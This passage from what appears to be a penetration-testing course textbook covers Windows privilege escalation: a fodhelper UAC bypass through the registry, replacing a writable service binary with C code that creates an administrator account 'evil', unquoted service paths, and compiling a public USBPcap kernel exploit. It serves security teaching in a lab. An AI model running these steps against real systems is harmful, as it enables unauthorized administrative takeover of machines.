In order to verify that fodhelper successfully accesses the **DelegateExecute** entry we have just added, we will remove the "NAME NOT FOUND" filter and replace it with "SUCCESS" to show only successful operations and restart the process again:




Figure 289: fodhelper.exe inspecting the (Default) value under the command registry key

As expected, fodhelper finds the new **DelegateExecute** entry we added, but since its value is empty, it also looks for the **(Default)** entry value of the **Shell\open\command** registry key. The


(Default) entry value is created as null automatically when adding any registry key. We will follow the application protocol specifications and replace the empty (Default) value with an executable of our choice, **cmd.exe**. This should force fodhelper to handle the *ms-settings*: protocol with our own executable!

In order to test this theory, we'll set our new registry value. We'll also specify the new registry value with **/d "cmd.exe"** and **/f** to add the value silently.

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /d
"cmd.exe" /f
The operation completed successfully.
```

Listing 560 - Setting the (Default) value to cmd.exe

After setting the value and running **fodhelper.exe** once again, we are presented with a command shell:



```
C:\Users\admin> C:\Windows\System32\fodhelper.exe
C:\Users\admin>
Administrator: Command Prompt
C:\Windows\system32> whoami /groups
GROUP INFORMATION
-----
Group Name          Type      SID           Attributes
=====
Everyone           Well-known group S-1-1-0   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114  Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators          Alias       S-1-5-32-544 Mandatory group, Enabled by
default, Enabled group
BUILTIN\Users            Alias       S-1-5-32-545 Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\REMOTE INTERACTIVE LOGON Well-known group S-1-5-14  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\INTERACTIVE          Well-known group S-1-5-4   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\This Organization    Well-known group S-1-5-15  Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account        Well-known group S-1-5-113 Mandatory group, Enabled by
default, Enabled group
LOCAL                Well-known group S-1-2-0   Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\NTLM Authentication  Well-known group S-1-5-64-10 Mandatory group, Enabled by
default, Enabled group
Mandatory Label\High Mandatory Level Label      S-1-16-12288
```

Figure 290: Spawning a high privileged cmd.exe via fodhelper.exe

The output of the **whoami /groups** command indicates that this is a high-integrity command shell. Next, we'll attempt to change the admin password to see if we can successfully bypass UAC:

```
C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 561 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity via fodhelper.exe

The password change is successful and we have successfully bypassed UAC!

This attack not only demonstrates a terrific UAC bypass, but also reveals a process that we could use to discover similar bypasses.

### 18.2.3.1 Exercise

1. Log in to your Windows client as the admin user and attempt to bypass UAC using the application and technique covered above.

### 18.2.4 Insecure File Permissions: Serviio Case Study

As previously mentioned, a common way to elevate privileges on a Windows system is to exploit insecure file permissions on services that run as `nt authority\system`.

For example, consider a scenario in which a software developer creates a program that runs as a Windows service. During the installation, the developer does not secure the permissions of the program, allowing full read and write access to all members of the `Everyone`<sup>524</sup> group. As a result, a lower-privileged user could replace the program with a malicious one. When the service is restarted or the machine is rebooted, the malicious file will be executed with SYSTEM privileges.

This type of vulnerability exists on our Windows client. Let's validate the vulnerability and exploit it.

In one of the previous sections, we showed how to list running services with `tasklist`. Alternatively, we could use the PowerShell `Get-WmiObject` cmdlet with the `win32_service` WMI class. In this example, we will pipe the output to `Select-Object` to display the fields we are interested in and use `Where-Object` to display running services (`$_._State -like 'Running'`):

| PS C:\Users\student> Get-WmiObject win32_service   Select-Object Name, State, PathName   Where-Object {\$_._State -like 'Running'} |                |  |
|--|----------------|--|
| Name   | State          | PathName   |
| AudioEndpointBuilder   | Running        | C:\Windows\System32\svchost.exe -k LocalSystemNetworkRes |
| Audiosrv   | Running        | C:\Windows\System32\svchost.exe -k LocalServiceNetworkRe |
| ...  |                |  |
| Power  | Running        | C:\Windows\system32\svchost.exe -k DcomLaunch            |
| ProfSvc  | Running        | C:\Windows\system32\svchost.exe -k netsvcs               |
| RpcEptMapper   | Running        | C:\Windows\system32\svchost.exe -k RPCSS                 |
| RpcSs  | Running        | C:\Windows\system32\svchost.exe -k rpcss                 |
| SamSs  | Running        | C:\Windows\system32\lsass.exe                            |
| Schedule   | Running        | C:\Windows\system32\svchost.exe -k netsvcs               |
| SENS   | Running        | C:\Windows\system32\svchost.exe -k netsvcs               |
| <b>Serviio</b>   | <b>Running</b> | <b>C:\Program Files\Serviio\bin\ServiioService.exe</b>   |
| ShellHWDetection   | Running        | C:\Windows\System32\svchost.exe -k netsvcs               |
| ...  |                |  |

Listing 562 - Listing running services on Windows using PowerShell

Based on this output, the Serviio service stands out as it is installed in the `Program Files` directory. This means the service is user-installed and the software developer is in charge of the directory structure as well as permissions of the software. These circumstances make it more prone to this type of vulnerability.

<sup>524</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

As a next step, we'll enumerate the permissions on the target service with the `icacls`<sup>525</sup> Windows utility. This utility will output the service's Security Identifiers (or SIDs<sup>526</sup>) followed by a permission mask, which are defined in the `icacls` documentation.<sup>527</sup> The most relevant masks and permissions are listed below:

| Mask | Permissions             |
|------|-------------------------|
| F    | Full access             |
| M    | Modify access           |
| RX   | Read and execute access |
| R    | Read-only access        |
| W    | Write-only access       |

Table 7 - `icacls` permissions mask

We can run `icacls`, passing the full service name as an argument. The command output will enumerate the associated permissions:

```
C:\Users\student> icacls "C:\Program Files\Serviio\bin\ServiioService.exe"
C:\Program Files\Serviio\bin\ServiioService.exe BUILTIN\USERS:(I)(F)
                                                NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                APPLICATION PACKAGE AUTHORITY\ALL
APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Listing 563 - `icacls` output for the `ServiioService.exe` service

As suspected, the permissions associated with the `ServiioService.exe` executable are quite interesting. Specifically, it appears that any user (`BUILTIN\Users`) on the system has full read and write access to it. This is a serious vulnerability.<sup>528</sup>

In order to exploit this type of vulnerability, we can replace `ServiioService.exe` with our own malicious binary and then trigger it by restarting the service or rebooting the machine.

We'll demonstrate this attack with an example. The following C code will create a user named "evil" and add that user to the local Administrators group using the `system`<sup>529</sup> function. The compiled version of this code will serve as our malicious binary:

```
#include <stdlib.h>

int main ()
{
    int i;

    i = system ("net user evil Ev!lpass /add");
    i = system ("net localgroup administrators evil /add");
```

<sup>525</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls>

<sup>526</sup> (Microsoft, 2017), <https://support.microsoft.com/en-us/help/243330/well-known-security-identifiers-in-windows-operating-systems>

<sup>527</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls#remarks>

<sup>528</sup> (Gjoko Krstic, 2017), <https://www.exploit-db.com/exploits/41959/>

<sup>529</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2019>

```
    return 0;  
}
```

---

*Listing 564 - adduser.c code*

Next, we'll cross-compile<sup>530</sup> the code on our Kali machine with **i686-w64-mingw32-gcc**, using **-o** to specify the name of the compiled executable:

---

```
kali@kali:~$ i686-w64-mingw32-gcc adduser.c -o adduser.exe
```

---

*Listing 565 - Compiling the adduser.c code*

We can transfer it to our target and replace the original **ServiioService.exe** binary with our malicious copy:

```
C:\Users\student> move "C:\Program Files\Serviio\bin\ServiioService.exe" "C:\Program  
Files\Serviio\bin\ServiioService_original.exe"  
1 file(s) moved.  
  
C:\Users\student> move adduser.exe "C:\Program Files\Serviio\bin\ServiioService.exe"  
1 file(s) moved.  
  
C:\Users\student> dir "C:\Program Files\Serviio\bin\"  
Volume in drive C has no label.  
Volume Serial Number is 56B9-BB74  
  
Directory of C:\Program Files\Serviio\bin  
  
01/26/2018 07:21 AM <DIR> .  
01/26/2018 07:21 AM <DIR> ..  
12/04/2016 08:30 PM 867 serviio.bat  
01/26/2018 07:19 AM 48,373 ServiioService.exe  
12/04/2016 08:30 PM 10 ServiioService.exe.vmoptions  
12/04/2016 08:30 PM 413,696 ServiioService_original.exe  
4 File(s) 462,946 bytes  
2 Dir(s) 3,826,667,520 bytes free
```

---

*Listing 566 - Replacing the ServiioService.exe binary with our malicious file*

In order to execute the binary, we can attempt to restart the service.

---

```
C:\Users\student> net stop Serviio  
System error 5 has occurred.
```

```
Access is denied.
```

---

*Listing 567 - Attempting to restart the service and reboot the machine*

Unfortunately, it seems that we do not have enough privileges to stop the Serviio service. This is expected as most services are managed by administrative users.

Since we do not have permission to manually restart the service, we must consider another approach. If the service is set to "Automatic", we may be able to restart the service by rebooting

---

<sup>530</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Cross\\_compiler](https://en.wikipedia.org/wiki/Cross_compiler)

the machine. Let's check the start options of the Serviio service with the help of the Windows Management Instrumentation Command-line:<sup>531</sup>

```
C:\Users\student>wmic service where caption="Serviio" get name, caption, state, startmode
Caption   Name      StartMode  State
Serviio  Serviio   Auto      Running
```

Listing 568 - Showing the StartMode of the vulnerable service

This service will automatically start after a reboot. Now, let's use the **whoami** command to determine if our current user has the rights to restart the system:

```
C:\Users\student>whoami /priv
```

#### PRIVILEGES INFORMATION

| Privilege Name                | Description                          | State           |
|-------------------------------|--------------------------------------|-----------------|
| <b>SeShutdownPrivilege</b>    | <b>Shut down the system</b>          | <b>Disabled</b> |
| SeChangeNotifyPrivilege       | Bypass traverse checking             | Enabled         |
| SeUndockPrivilege             | Remove computer from docking station | Disabled        |
| SeIncreaseWorkingSetPrivilege | Increase a process working set       | Disabled        |
| SeTimeZonePrivilege           | Change the time zone                 | Disabled        |

Listing 569 - Checking for reboot privileges

The listing above shows that our user has been granted shutdown privileges (**SeShutdownPrivilege**)<sup>532</sup> (among others) and therefore we should be able to initiate a system shutdown or reboot. Note that the *Disabled* state only indicates if the privilege is currently enabled for the running process. In our case, it means that **whoami** has not requested, and hence is not currently using, the **SeShutdownPrivilege** privilege.

If the **SeShutdownPrivilege** was not present, we would have to wait for the victim to manually start the service, which would be much less convenient for us.

Let's go ahead and reboot (**/r**) in zero seconds (**/t 0**):

```
C:\Users\student\Desktop> shutdown /r /t 0
```

Listing 570 - Rebooting the machine

Now that the reboot is complete, we should be able to log in to the target machine using the username "evil" with a password of "Ev!lpass". After that, we can confirm that the evil user is part of the local Administrators group with the **net localgroup** command.

```
C:\Users\evil> net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members
```

<sup>531</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic>

<sup>532</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows/win32/secauthz/privilege-constants>

```
admin
Administrator
corp\Domain Admins
corp\offsec
evil
The command completed successfully.
```

Listing 571 - The "evil" user is a member of the Administrators group

Very Nice. We have used the insecure file permissions to replace the service program with our own malicious binary which, when run, granted us Administrative access to the system.

#### 18.2.4.1 Exercises

1. Log in to your Windows client as an unprivileged user and attempt to elevate your privileges to SYSTEM using the above vulnerability and technique.
2. Attempt to get a remote system shell rather than adding a malicious user.

#### 18.2.5 Leveraging Unquoted Service Paths

Another interesting attack vector that can lead to privilege escalation on Windows operating systems revolves around *unquoted service paths*.<sup>533</sup> We can use this attack when we have write permissions to a service's main directory and subdirectories but cannot replace files within them. Please note that this section of the module will not be reproducible on your dedicated client. However, you will be able to use this technique on various hosts inside the lab environment.

As we have seen in the previous section, each Windows service maps to an executable file that will be run when the service is started. Most of the time, services that accompany third party software are stored under the **C:\Program Files** directory, which contains a space character in its name. This can potentially be turned into an opportunity for a privilege escalation attack.

When using file or directory paths that contain spaces, the developers should always ensure that they are enclosed by quotation marks.<sup>534</sup> This ensures that they are explicitly declared. However, when that is not the case and a path name is unquoted, it is open to interpretation. Specifically, in the case of executable paths, anything that comes after each whitespace character will be treated as a potential argument or option for the executable.

For example, imagine that we have a service stored in a path such as **C:\Program Files\My Program\My Service\service.exe**. If the service path is stored *unquoted*, whenever Windows starts the service it will attempt to run an executable from the following paths:

```
C:\Program.exe
C:\Program Files\My.exe
C:\Program Files\My Program\My.exe
C:\Program Files\My Program\My service\service.exe
```

Listing 572 - Example of how Windows will try to locate the correct path of an unquoted service

In this example, Windows will search each "interpreted location" in an attempt to find a valid executable path. In order to exploit this and subvert the original unquoted service call, we must

<sup>533</sup> (Andrew Freeborn, 2016), <https://www.tenable.com/sc-report-templates/microsoft-windows-unquoted-service-path-vulnerability>

<sup>534</sup> (Microsoft, 2018), <https://support.microsoft.com/en-us/help/102739/long-filenames-or-paths-with-spaces-require-quotation-marks>

create a malicious executable, place it in a directory that corresponds to one of the interpreted paths, and name it so that it also matches the interpreted filename. Then, when the service runs, it should execute our file with the same privileges that the service starts as. Often, this happens to be the NT\SYSTEM account, which results in a successful privilege escalation attack.

For example, we could name our executable *Program.exe* and place it in *C:\*, or name it *My.exe* and place it in *C:\Program Files*. However, this would require some unlikely write permissions since standard users do not have write access to these directories by default.

It is more likely that the software's main directory (*C:\Program Files\My Program* in our example) or subdirectory (*C:\Program Files\My Program\My service*) is misconfigured, allowing us to plant a malicious *My.exe* binary.

Although this vulnerability requires a specific combination of requirements, it is easily exploitable and a privilege escalation attack vector worth considering.

### 18.2.6 Windows Kernel Vulnerabilities: USBPcap Case Study

In the previous *fodhelper.exe* example, we leveraged an application-based vulnerability to bypass UAC. In this section, we will demonstrate a privilege escalation that relies on a kernel driver vulnerability. Once again, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique against various hosts inside the lab environment.

When attempting to exploit system-level software (such as drivers or the kernel itself), we must pay careful attention to several factors including the target's operating system, version, and architecture. Failure to accurately identify these factors can trigger a Blue Screen of Death (BSOD)<sup>535</sup> while running the exploit. This can adversely affect the client's production system and deny us access to a potentially valuable target.

Considering the level of care we must take, in the following example we will first determine the version and architecture of the target operating system.

```
C:\> systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name: Microsoft Windows 7 Professional
OS Version: 6.1.7601 Service Pack 1 Build 7601
System Type: X86-based PC
```

Listing 573 - Checking the version and architecture of our target

The output of the command reveals that our target is running Windows 7 SP1 on an x86 processor.

At this point, we could attempt to locate a native kernel vulnerability for Windows 7 SP1 x86 and use it to elevate our privileges. However, third-party driver exploits are more common. As such, we should always attempt to investigate this attack surface first before resorting to more difficult attacks.

To do this, we'll first enumerate the drivers that are installed on the system:

```
C:\Users\student\Desktop>driverquery /v
```

<sup>535</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Blue\\_Screen\\_of\\_Death](https://en.wikipedia.org/wiki/Blue_Screen_of_Death)

```

Module Name  Display Name          Description      Driver Type  Start M
ode State    Status   Accept Stop Accept Pause Paged Pool Code(bytes BSS(by
Link Date     Path
es
=====
==

ACPI         Microsoft ACPI Driver  Microsoft ACPI Driver  Kernel      Boot
Running      OK        TRUE       FALSE      77,824    143,360    0
11/20/2010 12:37:52 AM C:\Windows\system32\drivers\ACPI.sys           8,192

...
USBPcap     USBPcap Capture Servic USBPcap Capture Servic Kernel      Manual
Stopped    OK        FALSE      FALSE      7,040     9,600      0
10/2/2015 2:08:15 AM  C:\Windows\system32\DRIVERS\USBPcap.sys           2,176

...

```

*Listing 574 - Listing all installed drivers*

The output primarily consists of typical Microsoft-installed drivers and a very limited number of third party drivers such as USBPcap. It's important to note that even though this driver is marked as stopped, we may still be able to interact with it, as it is still loaded in the kernel memory space.

Since Microsoft-installed drivers have a rather rigorous patch cycle, third-party drivers often present a more tempting attack surface. For example, let's search for USBPcap in the Exploit Database:

```

kali@kali:~# searchsploit USBPcap
-----
Exploit Title          | Path
| (/usr/share/exploitdb/)

USBPcap 1.1.0.0 (Wireshark 2.2.5) - Lo | exploits/windows/local/41542.c
-----
```

*Listing 575 - searchsploit output for "USBPcap" search*

The output reports that there is one exploit available for USBPcap. As shown in Listing 576, this particular exploit<sup>536</sup> targets our operating system version, patch level, and architecture. However, it depends on a particular version of the driver, namely USBPcap version 1.1.0.0, which is installed along with Wireshark 2.2.5.

|                 |  |
|-----------------|--|
| Exploit Title   | - USBPcap Null Pointer Dereference Privilege Escalation                    |
| Date            | - 07th March 2017  |
| Discovered by   | - Parvez Anwar (@parvezghh)  |
| Vendor Homepage | - <a href="http://desowin.org/usbpcap/">http://desowin.org/usbpcap/</a>    |
| Tested Version  | - <b>1.1.0.0 (USB Packet cap for Windows bundled with Wireshark 2.2.5)</b> |
| Driver Version  | - 1.1.0.0 - USBPcap.sys  |
| Tested on OS    | - <b>32bit Windows 7 SP1</b>   |
| CVE ID          | - CVE-2017-6178  |

<sup>536</sup> (Parvez Anwar, 2017), <https://www.exploit-db.com/exploits/41542/>

```
Vendor fix url - not yet
Fixed Version - 0day
Fixed driver ver - 0day
...
```

Listing 576 - USBPcap exploit information

Let's take a look at our target system to see if that particular version of the driver is installed.

To begin, we will list the contents of the **Program Files** directory, in search of the USBPcap directory:

```
C:\Users\n00b> cd "C:\Program Files"
C:\Program Files> dir
...
08/13/2015  04:04 PM    <DIR>        MSBuild
07/14/2009  06:52 AM    <DIR>        Reference Assemblies
01/24/2018  02:30 AM    <DIR>        USBPcap
12/22/2017  04:11 PM    <DIR>        VMware
04/12/2011  04:16 AM    <DIR>        Windows Defender
...
```

Listing 577 - Finding the USBPcap directory

As we can see, there is a **USBPcap** directory in **C:\Program Files**. However, keep in mind that the driver directory is often found under **C:\Windows\System32\DRIVERS**. Let's inspect the contents of **USBPcap.inf**<sup>537</sup> to learn more about the driver version:

```
C:\Program Files\USBPcap> type USBPcap.inf
[Version]
Signature      = "$WINDOWS NT$"
Class          = USB
ClassGuid      = {36FC9E60-C465-11CF-8056-444553540000}
DriverPackageType = ClassFilter
Provider        = %PROVIDER%
CatalogFile.NTx86 = USBPcapx86.cat
CatalogFile.NTamd64 = USBPcapamd64.cat
DriverVer=10/02/2015,1.1.0.0

[DestinationDirs]
DefaultDestDir = 12
...
```

Listing 578 - Content of USBPcap.inf

Based on the version information, our driver should be vulnerable. Before we try to exploit it, we first have to compile the exploit since it's written in C.

### 18.2.6.1 Compiling C/C++ Code on Windows

The vast majority of exploits targeting kernel-level vulnerabilities (including the one we have selected) are written in a low-level programming language such as C or C++ and therefore require compilation. Ideally, we would compile the code on the platform version it is intended to run on. In those cases, we would simply create a virtual machine that matches our target and compile the

<sup>537</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-hardware/drivers/install/overview-of-inf-files>

code there. However, we can also cross-compile the code on an operating system entirely different from the one we are targeting. For example, we could compile a Windows binary on our Kali system.

For the purposes of this module however, we will use *Mingw-w64*,<sup>538</sup> which provides us with the GCC compiler on Windows.

Since our Windows client has Mingw-w64 pre-installed, we can run the *mingw-w64.bat* script that sets up the *PATH* environment variable for the gcc executable. Once the script is finished, we can execute **gcc.exe** to confirm that everything is working properly:

```
C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1> mingw-w64.bat

C:\Program Files\mingw-w64\i686-7.2.0-posix-dwarf-rt_v5-rev1>echo off
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\> gcc
gcc: fatal error: no input files
compilation terminated.


C:\> gcc --help
Usage: gcc [options] file...
Options:
  -pass-exit-codes      Exit with highest error code from a phase.
  --help                Display this information.
  --target-help         Display target specific command line options.
  --help={common|optimizers|params|target|warnings|[^\{][joined|separate|undocumented}\}][
                                Display specific types of command line options.
  (Use '-v --help' to display command line options of sub-processes).
  --version             Display compiler version information.
...

```

*Listing 579 - gcc works after running mingw-w64.bat*

Good. The compiler seems to be working. Now let's transfer the exploit code to our Windows client and attempt to compile it. Since the author did not mention any particular compilation options, we will try to run **gcc** without any arguments other than specifying the output file name with **-o**:

<sup>538</sup> (Mingw-w64, 2019), <https://mingw-w64.org/doku.php>



```
C:\Users\admin\Desktop>gcc 41542.c -o exploit.exe
41542.c: In function 'main':
41542.c:175:80: warning: passing argument 4 of 'NtAllocateVirtualMemory' from incompatible pointer type [-Wincompatible-pointer-types]
    allocstatus = NtAllocateVirtualMemory(INVALID_HANDLE_VALUE, &base_addr, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
                                                               ^
41542.c:175:80: note: expected 'PULONG {aka long unsigned int *}' but argument is of type 'int *'
41542.c:211:5: warning: implicit declaration of function 'getch'; did you mean 'getc'? [-Wimplicit-function-declaration]

        getch();
        ^~~~~~
        getc

C:\Users\admin\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9E6A-47F8

 Directory of C:\Users\admin\Desktop

09/16/2019  06:34 AM    <DIR>      .
09/16/2019  06:34 AM    <DIR>      ..
09/16/2019  06:29 AM           8,546 41542.c
09/16/2019  06:34 AM           52,988 exploit.exe
              2 File(s)       61,534 bytes
              2 Dir(s)   2,758,885,376 bytes free


C:\Users\admin\Desktop>
```

